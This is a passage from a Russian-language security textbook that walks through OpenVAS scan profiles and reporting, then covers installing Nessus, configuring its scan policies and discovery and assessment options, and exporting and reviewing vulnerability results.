


Рис. 6.6. Корзина




Рис. 6.7. Запуск первого сканирования

При выборе расширенного мастера сканирования помимо прочих параметров можно задать профили сканирования. Профили сканирования позволяют указать системе, какой сценарий будет использоваться. По умолчанию всегда выбирается профиль «полное и быстрое» (Full and fast), этот же профиль используется в простом мастере задач. Пока мы ждем окончания результатов сканирования, кратко рассмотрим другие профили:

- Пустой (Empty). Пустой шаблон, ничего не содержащий, который можно клонировать и использовать для создания индивидуальной конфигурации.
- Базовый (Base). Применяются только те компоненты, которые собирают информацию о целевой системе, без обнаружения уязвимостей.
- Исследование (Discovery). Применяются компоненты, предоставляющие информацию о целевой системе. Уязвимости не обнаруживаются. Собранная информация содержит среди прочего данные об открытых портах, используемом оборудовании, файерволах, службах, ОС, установленном программном обеспечении и сертификатах. Применяется сканер портов.
- Полное и быстрое сканирование (Full and fast). Стандартный профиль, используемый для проведения быстрого и всеобъемлющего сканирования. Он включает большинство тестов и обеспечивает хороший баланс между точностью и скоростью.
- Полное и глубокое сканирование (Full and deep). Предоставляет самое тщательное сканирование, включая все тесты и проверки на глубоком уровне. Однако такое сканирование требует значительно больше времени и может увеличить нагрузку на систему.
- Исследование хоста (Host Discovery). Используется для исследования хостов, уязвимости не обнаруживаются.
- Исследование системы (System Discovery). Используется для исследования целевых систем, включая установленные операционные системы и оборудование, уязвимости не обнаруживаются.

После завершения сканирования перейдите в раздел Scans ▸ Results, чтобы просмотреть обнаруженные уязвимости. Вы можете просто просмотреть результаты сканирования в веб-консоли OpenVAS (рис. 6.8) или загрузить подробный отчет в выбранном формате. Также есть возможность отфильтровать результаты сканирования по различным параметрам.

Дополнительные настройки

Мы рассмотрели базовые функции, но это еще не полное знакомство с OpenVAS. Далее мы углубимся в его конфигурацию и рассмотрим некоторые моменты, которые не стоит упускать из виду во время проведения тестов за пределами виртуальной лаборатории.




Рис. 6.8. Результаты сканирования

Быстродействие

OpenVAS, безусловно, является ресурсоемким инструментом, он может потреблять достаточно много памяти и процессорного времени. Поэтому, сканируя большие системы, стоит следить за нагрузкой. Чтобы просмотреть данные о производительности, перейдите в раздел Administration ▸ Performance. В этом разделе вы можете просматривать отчеты о производительности за определенный период времени.

Калькулятор CVSS

Мы уже рассматривали один из таких калькуляторов ранее, поэтому не будем повторно углубляться в подробности. Калькулятор OpenVAS (рис. 6.9) находится в разделе Help ▸ CVSS Calculator.

Настройки

Как было сказано выше, OpenVAS является системой, которую можно очень тонко настроить. Доступ ко всем настройкам находится в меню Configurations. Конфигурировать предлагается такие параметры, как цели, список портов, параметры доступа, параметры сканирования, уведомления, форматы отчетов, фильтры и т. д.




Рис. 6.9. Калькулятор CVSS

Отчеты

После завершения сканирования для создания дальнейшего отчета вам необходимо экспортировать результаты. OpenVAS поддерживает множество форматов отчетов, среди них:

- XML;
- CPE;
- CSV Hosts;
- CSV Results;
- HTML;
- LaTeX;
- NBE;
- PDF;
- Topology SVG;
- TXT.

Чтобы создать отчет в нужном формате, перейдите в раздел Scans ▸ Reports, откройте нужный отчет и нажмите кнопку download. После этого вы сможете выбрать нужный формат отчета (рис. 6.10).




Рис. 6.10. Получение отчета

Nessus

Nessus — это один из самых популярных и широко используемых сканеров уязвимостей в индустрии кибербезопасности. Nessus разработан компанией Tenable Network Security и предназначен для обнаружения уязвимостей в различных серверах (web, mail, ldap и т. д.), сетевых устройствах и приложениях. Этот инструмент позволяет организациям анализировать состояние их информационных систем, выявлять и устранять уязвимости.

Nessus обеспечивает широкий спектр функций, включая:

- обнаружение и сканирование уязвимостей в режиме реального времени;
- аудит конфигураций и проверку на соответствие стандартам и рекомендациям по безопасности;
- обнаружение угроз, связанных с учетными данными;
- оценку безопасности веб-приложений;
- интеграцию с другими системами и инструментами для управления уязвимостями и обработки инцидентов.

Nessus предлагает бесплатную версию (Nessus Essentials) для небольших организаций и личного использования. Платная версия поставляется с дополнительными функциями и возможностями для обеспечения безопасности крупных предприятий и корпоративных сетей.

Установка

К сожалению, Nessus не включен в репозиторий Kali Linux, а значит, установить его будет несколько сложнее, чем предыдущий сканер (добавится еще несколько шагов). Для начала скачаем сам сканер с официального сайта разработчика https://www.tenable.com/downloads/nessus.

Мы выбрали версию 10.5.1 для 64-битной Ubuntu. После завершения скачивания нам необходимо инсталлировать сам сканер, для этого выполним команду `dpkg` и в качестве аргумента укажем путь к скачанному файлу:

```
$sudo dpkg -i /home/itsecbook/Downloads/Nessus-10.5.1-ubuntu1404_amd64.deb
```

После завершения процесса установки можно запустить Nessus:

```
$sudo systemctl start nessusd.service
```

Процесс запущен. Теперь, как и в случае с предыдущим сканером, мы можем подключиться к Nessus, используя наш браузер, — https://kali:8834/ (рис. 6.11).




Рис. 6.11. Первый запуск Nessus

Во время первого подключения вам будет предложено пройти регистрацию, выбрать тип продукта, а также придумать логин и пароль.

Политики

В Nessus существует множество политик для различных целей, они не статичны и постоянно добавляются, удаляются и обновляются. Политики Nessus — это параметры, которые определяют технические характеристики сканирования целевой системы. Они могут включать в себя такие настройки, как количество хостов, номера портов, сервисы, тип протокола (TCP, UDP и ICMP), тип сканера портов и т. д.

Разработчики включили в Nessus несколько готовых политик, они должны помочь специалистам по ИБ проводить регулярные проверки системы на соответствие стандартам (проверка уязвимости сети, обрабатывающей транзакции платежных карт, соответствия стандартам PCI). Несмотря на наличие достаточного количества различных готовых политик, вам, как специалисту по безопасности, рано или поздно потребуется создать собственные политики для прицельного сканирования различных типов ИС.

Для ознакомления с политиками и начала работы с ними нажмите кнопку Polices на левой панели (рис. 6.12).




Рис. 6.12. Список политик

Обратите внимание, что некоторые политики будут доступны только счастливым обладателям платной версии данного сканера.

Поиск уязвимостей

Как и в OpenVAS, запуск простого сканирования в Nessus является достаточно тривиальной задачей, поэтому давайте рассмотрим процесс создания персонализированного сканирования.

Для начала работы щелкните на кнопке New Scan в правом верхнем углу, а затем выберите пункт Advanced scan (рис. 6.13).




Рис. 6.13. Создание задачи

После этих действий появится мастер настройки. В разделе General необходимо задать имя задачи и описание — сейчас это может показаться не очень актуальным, но окажется таковым, когда количество задач перевалит за несколько десятков (рис. 6.14). И конечно, не забудьте указать цели.

Если задачу необходимо выполнять регулярно, в разделе Scedule можно задать или изменить расписание. Это бывает полезно, если в организации обновление веб-приложения, например, происходит каждый понедельник (рис. 6.15).




Рис. 6.14. Создание новой задачи. Раздел General




Рис. 6.15. Управление расписанием

Если вы хотите получать уведомления о проделанной сканером работе, сконфигурируйте данную задачу в разделе Notifications. В данный момент поддерживаются уведомления по электронной почте.

На следующем шаге нам необходимо указать, что мы будем использовать для обнаружения и исследований хостов в целевой ИС. Это делается в разделе Discovery, тут выбираются методы для:

- обнаружения хостов в сети: пинг (ARP, TCP, UDP и ICMP), обнаружение сетевых принтеров, хостов Novell NetWare;
- сканирования портов: настраиваемые опции для сканирования диапазона портов или одного порта, обнаружения Secure Shell (SSH), поиска инструментов управления Windows (WMI), SNMP; поддержка сканирования портов TCP и UDP, а также скрытого сканирования;
- обнаружения служб с сопоставлением каждой найденной службы с номером порта.

В разделе Assessment (Оценка) мы можем указать, какие тесты необходимо провести по отношению к найденным хостам. Конфигурация задается в следующих разделах:

- перебор (Brute Force): попытка проникнуть в систему, используя метод перебора логинов и паролей;
- веб-приложения (Web Application): проверка найденных приложений на наличие известных сканеру уязвимостей;
- Windows: попытка обнаружения локальных и доменных пользователей;
- вредоносное ПО(Malware): сканирование на наличие вредоносного ПО.

Задав все необходимые параметры, сохраните конфигурацию при помощи кнопки Save. Созданная конфигурация теперь сохранена в папке My Scans и готова к запуску. Для выполнения сканирования нажмите кнопку Launch.

Экспорт результатов

Завершив сканирование, можно просмотреть полученные результаты, кликнув на нужной задаче. В этом же разделе есть полезная функция экспорта результатов для последующего включения последних в ваш отчет или для передачи другим членам вашей команды. Данные экспортируются в PDF, HTML и CSV. (рис. 6.16).

Для экспорта нажмите кнопку Report в правом верхнем углу. Теперь можно указать необходимые опции для экспорта результатов.




Рис. 6.16. Генерация отчета

Анализ результатов

Теперь мы знаем, как запускать сканирование и генерировать отчеты, — согласитесь, это достаточно просто и не требует глубоких технических знаний. Однако на этом работа специалиста по ИБ не заканчивается, а только начинается. На следующем этапе нам необходимо ознакомиться с результатами и проанализировать их.

Для просмотра результатов откройте информацию о выполненном сканировании и перейдите на вкладку Vulnerabilities (рис. 6.17).

Перед вами полный список всех уязвимостей, которые обнаружил Nessus, выполнив сканирование по заданным вами параметрам. Но это еще не все — в этом разделе уязвимости сгруппированы по категориям. Чтобы получить более подробную информацию, перейдите в одну из категорий (рис. 6.18).




Рис. 6.17. Просмотр результатов




Рис. 6.18. Просмотр категории Apache Log4j

